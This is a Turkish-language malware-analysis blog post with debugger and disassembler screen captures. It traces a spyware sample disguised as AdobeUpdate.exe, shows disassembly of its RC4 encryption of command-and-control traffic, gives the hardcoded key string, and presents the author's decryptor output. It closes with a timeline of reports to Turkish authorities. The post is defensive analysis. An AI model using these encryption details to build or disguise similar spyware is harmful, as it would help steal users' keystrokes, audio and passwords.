010600B0 83 09 3E 85 A5 1F 50 85 19 50 C6 85 A2 1F 50 85

Command: savedata save.mem,01060000,0009200012

Paused [01060000(92000)] written to "save.mem"!

Time Wasted Debugging: 0:01:33:05

x32dbg - File: AdobeUpdate.exe - PID: D04 - Module: adobeupdate.exe - Thread: Main Thread 93C

File View Debug Plugins Favourites Options Help Nov 9 2016

CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Snowman Handles

Strings (Region adobeupdate.exe)


Address Data
0012F990 4D 5A 90
00400000 4D 5A 90
01060020 4D 5A 90
01FA0024 4D 5A 90
5AD70000 4D 5A 90
73420000 4D 5A 90
77120000 4D 5A 90
774E0000 4D 5A 90
77B40000 4D 5A 90
77C00000 4D 5A 90
77C10000 4D 5A 90
77D00000 4D 5A 90
77E70000 4D 5A 90
77F00000 4D 5A 90
77F10000 4D 5A 90
77FE0000 4D 5A 90
7C800000 4D 5A 90
7C900000 4D 5A 90
7E410000 4D 5A 90
7E720000 4D 5A 90

Search: Type here to filter results... [] Regex

Command: savedata save.mem,01060000,00092000

Paused [01060000(92000)] written to "save.mem"!

Time Wasted Debugging: 0:00:37:36



IDA Pro ile diske kayıt ettiğim zararlı yazılımı analiz ettiğimde çok geçmeden komuta kontrol merkezine gönderilen verinin RC4 simetrik şifreleme algoritması ile şifrelendiğini gördüm. RC4 şifrelemesinde kullanılan anahtarın oluşturulmasında kullanılan WePWNhouses12345 karakter dizisi, bu zararlı yazılımın ev kullanıcılarını hedef almak amacıyla geliştirildiği ihtimalini gündeme getiriyordu.

IDA - C:\Users\Mert\Desktop\malware-dumped.exe

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Enums

IDA View-EIP

loc_4355F6: ; duBufLen
push ebx
push esi
call sub_437120 ; siFrelemeye gidiyor
add esp, 8
test al, al
jz short loc_4355B8

cmp [ebp+arg_4], 1
jnz short loc_435613

loc_4355B8: ; duBufLen
mov ecx, dword_5980B0

General registers

EAX 002761D0 debug019:002761D0 ID 0
EBX 000001BE debug019:002761D0 UIP 0
ECX 00000000 AC 0
EDX 00000002 UM 0
ESI 002761D0 debug019:002761D0 RF 0
EDI 00276000 debug019:00276000 NT 0
EBP 0018FA88 Stack[00000818]:0018FA88 IOPL 0
ESP 0018F668 Stack[00000818]:0018F668 OF 0
EIP 004355F8 sub_435560+98 DF 0
EFL 00000212 sub_435560+98 IF 1
TF 0
SF 0
ZF 0
AF 1
PF 0
CF 0

Stack view

0018F664 002761D0 debug019:002761D0
0018F668 002761D0 debug019:002761D0
0018F66C 000001BE
0018F670 005982C8 .data:word_5982C8
0018F674 00273860 debug019:00273860
0018F678 00000001
0018F67C 0018F6A8 Stack[00000818]:0018F6A8
0018F680 7796E0B8 ntdll.dll:ntdll_EtwEventActivit
0018F684 00000000
0018F688 00000001
0018F68C 7796E0C0 ntdll.dll:ntdll_EtwEventActivit
0018F690 0018F6B8 Stack[00000818]:0018F6B8
0018F694 75BEE8A6 wininet.dll:wininet_HttpAddRequ
0018F698 75C89E7C wininet.dll:75C89E7C
0018F69C 00000004
0018F6A0 00000001
0018F6A4 0018F804 Stack[00000818]:0018F804

UNKNOWN 0018F668: Stack[00000818]:(Synchronized with ESP)

Output window

Flushing buffers, please wait...ok

Python

AD: idle Down Disk: 23GB

IDA - C:\Users\Mert\Desktop\malware-dumped.exe

File Edit Jump Search View Debugger Options Windows Help

Local Win32 debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Enums

IDA View-EIP

mov ecx, [esp+3Ch+phHash]
mov edx, [esp+3Ch+phProv]
lea eax, [esp+3Ch+phKey]
push eax ; phKey
push 80000000 ; dwFlags
push ecx ; hBaseData
push 6801h ; Algid
push edx ; hProv
call ds:CryptDeriveKey
test eax, eax
jz short loc_437270

loc_437270:
mov ecx, [esp+3Ch+var_4]
pop edi
pop esi
mov al, bl
pop ebx
xor ecx, esp
call @_security_check_cookie@4 ; __security_check_cookie(x)
add esp, 30h
retn
sub_437120 endp

mov eax, [esp+3Ch+duBufLen]
mov ecx, [esp+3Ch+var_20]
mov edx, [esp+3Ch+phKey]
push eax ; duBufLen
mov [esp+40h+pduDataLen], eax
lea eax, [esp+40h+pduDataLen]
push eax ; pduDataLen
push ecx ; pbData
push ebx ; dwFlags
push 1 ; Final
push ebx ; hHash
push edx ; hKey
call ds:CryptEncrypt

loc_437270:
mov ecx, [esp+3Ch+var_4]
pop edi
pop esi
mov al, bl
pop ebx
xor ecx, esp
call @_security_check_cookie@4 ; __security_check_cookie(x)
add esp, 30h
retn
sub_437120 endp

General registers

EAX 002761D0 debug019:002761D0 ID 0
EBX 000001BE debug019:002761D0 UIP 0
ECX 00000000 AC 0
EDX 00000002 UM 0
ESI 002761D0 debug019:002761D0 RF 0
EDI 00276000 debug019:00276000 NT 0
EBP 0018FA88 Stack[00000818]:0018FA88 IOPL 0
ESP 0018F668 Stack[00000818]:0018F668 OF 0
EIP 004355F8 sub_435560+98 DF 0
EFL 00000212 sub_435560+98 IF 1
TF 0
SF 0
ZF 0
AF 1
PF 0
CF 0

Stack view

0018F664 002761D0 debug019:002761D0
0018F668 002761D0 debug019:002761D0
0018F66C 000001BE
0018F670 005982C8 .data:word_5982C8
0018F674 00273860 debug019:00273860
0018F678 00000001
0018F67C 0018F6A8 Stack[00000818]:0018F6A8
0018F680 7796E0B8 ntdll.dll:ntdll_EtwEventActivit
0018F684 00000000
0018F688 00000001
0018F68C 7796E0C0 ntdll.dll:ntdll_EtwEventActivit
0018F690 0018F6B8 Stack[00000818]:0018F6B8
0018F694 75BEE8A6 wininet.dll:wininet_HttpAddRequ
0018F698 75C89E7C wininet.dll:75C89E7C
0018F69C 00000004
0018F6A0 00000001
0018F6A4 0018F804 Stack[00000818]:0018F804


UNKNOWN 0018F668: Stack[00000818]:(Synchronized with ESP)

Output window

Flushing buffers, please wait...ok

Python

AD: idle Down Disk: 23GB



Anahtarın oluşturulmasında kullanılan karakter dizisini bulduktan sonra Python ile RC4 şifrelenen veriyi çözen bir program hazırlamaya karar verdim ve ortaya adına Polgov Decryptor verdiğim araç çıkıverdi. Bu araç sayesinde ağlarında paket kaydı (full packet capture) yapanların geçmişte sistemlerinden sızan şifreli verileri çözebileceklerine ümit ediyorum.

```
C:\WINDOWS\system32\cmd.exe

Polgov Decryptor v1.0 [https://www.mertsarica.com]


[*] Encrypted data: Xse6YMBpp41xbkuGWhbH1151RryXs7GYOzvoaBfRvyUNKJpBQpNg8Fr9ACEp+mekjx+JkZcb40yNxAKh+r/pFduZsviHQq2g3Rwy
fz1Kqd731PbPxWlv1oSdyei4a7XgeeJFn/eglHorsho+DaCsyX5Y48rfXDWF0tn9LZqVCTPnpBERy0a1R517DtscVw0o0y0VXRHjWM/v3PxEat96QiBcruyK
7vXkmsr20e1GpP6opBzzh0Brk5FRqgr3KfhPidqnuUpRYZjrfs71QV0no+HtNavevzhjHDFz8Q1reaa6C54aJXCpqEKfkhc6bQcgcDnh4TAB7KUEGSef09pc
0/KcSqner6mkharZTJ1ITK9Xo7mEVAByl32Q5ypCE3hAoZwHEdLyJy8aarneA40BNASya3KC1d3rCJOApKZAPbj8Tvzn3zBeTrQHqnvbz4wcjLGg/15rkGJw
tB/A5nfBJwswBgyd1+p4qyMeRV9SnoJ9H+ZtMI8VA5oqNQq11VjC0Q1PIMpm0FyG/8iMzQz9K1MzA/wne1/2BbKp0HJB1jHuVmFkb/SWQLhbyGg0hD1RqTCg
9GhrqgeQGgIGrDA=

[*] Decrypted data: INITC| 01 0 : 0 2 : b 5 : 2 6 : a 3 : 3 0      W I N - A 7 D C B P P 3 S C M   1 9 2 . 1 6 8
9 2 . 1 9 4      7 8 . 1 8 1 . 1 3 2 . 2 0 6   W i n d o w s 7   S e r v i c e   P a c k 1   G e n u i n e
n t e l   x 8 6      2 3 9 4      2 0 4 7      M e r t      U s e r      h t t p = 1 2 7 . 0 . 0 . 1 :
8 8 8 ; h t t p s = 1 2 7 . 0 . 0 . 1 : 8 8 8 8      V M W A R E      N / A   D E F A U L T   C : \ U s e r s \ M e
t \ A p p D a t a \ L o c a l \ T e m p

C:\Users\Mert\Desktop>
```

Sonuç itibariyle kum havuzu (sandbox) raporlarından da elde edilen bilgiler ışığında, sistem üzerinden ses, tuş kaydı ve parola bilgilerini çalabilen, adını bilemediğim bu ileri seviye casus yazılım ile birilerinin uzun bir süredir Linux, Windows ve macOS kullanıcılarını hedef aldığını görebiliyoruz. Özellikle APT zararlı yazılımlarında karşılaştığımız LUA betik dili kullanımının bu zararlı yazılımda da kullanılıyor olması bu zararlı yazılımın arkasında organize bir grubun olabileceği şüphesini arttırıyor. Son olarak Windows kullanıcıları kadar Linux ve macOS kullanıcılarına da internet sitelerini gezerken dikkatli ve tedbirli olmalarında fayda olacaktır.

Yazıma son noktayı koymadan önce, zararlı yazılıma ilişkin yapmış olduğum bildirim geri dönüşte bulunup, çalışma başlatan Siber Suçlarla Mücadele Daire Başkanlığı'na sorumlu bir vatandaş olarak teşekkür eder, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.



Tarihçe:

13 Kasım'da USOM'a konuya ilişkin bildirimde bulundum.

20 Kasım'da Siber Suçlar Daire Başkanlığı'na bildirimde bulundum.

22 Kasım'da zararlı yazılımları barındıran üniversite yetkilisine konuya ilişkin bildirimde bulundum.

29 Kasım'da USOM tarafından kurumlara zararlı bağlantı adresleri ile ilgili uyarı e-postası gönderildi.

Not: Bu yazı ayrıca Pi Hediye Var #9 oyununun çözüm yolunu da içermektedir.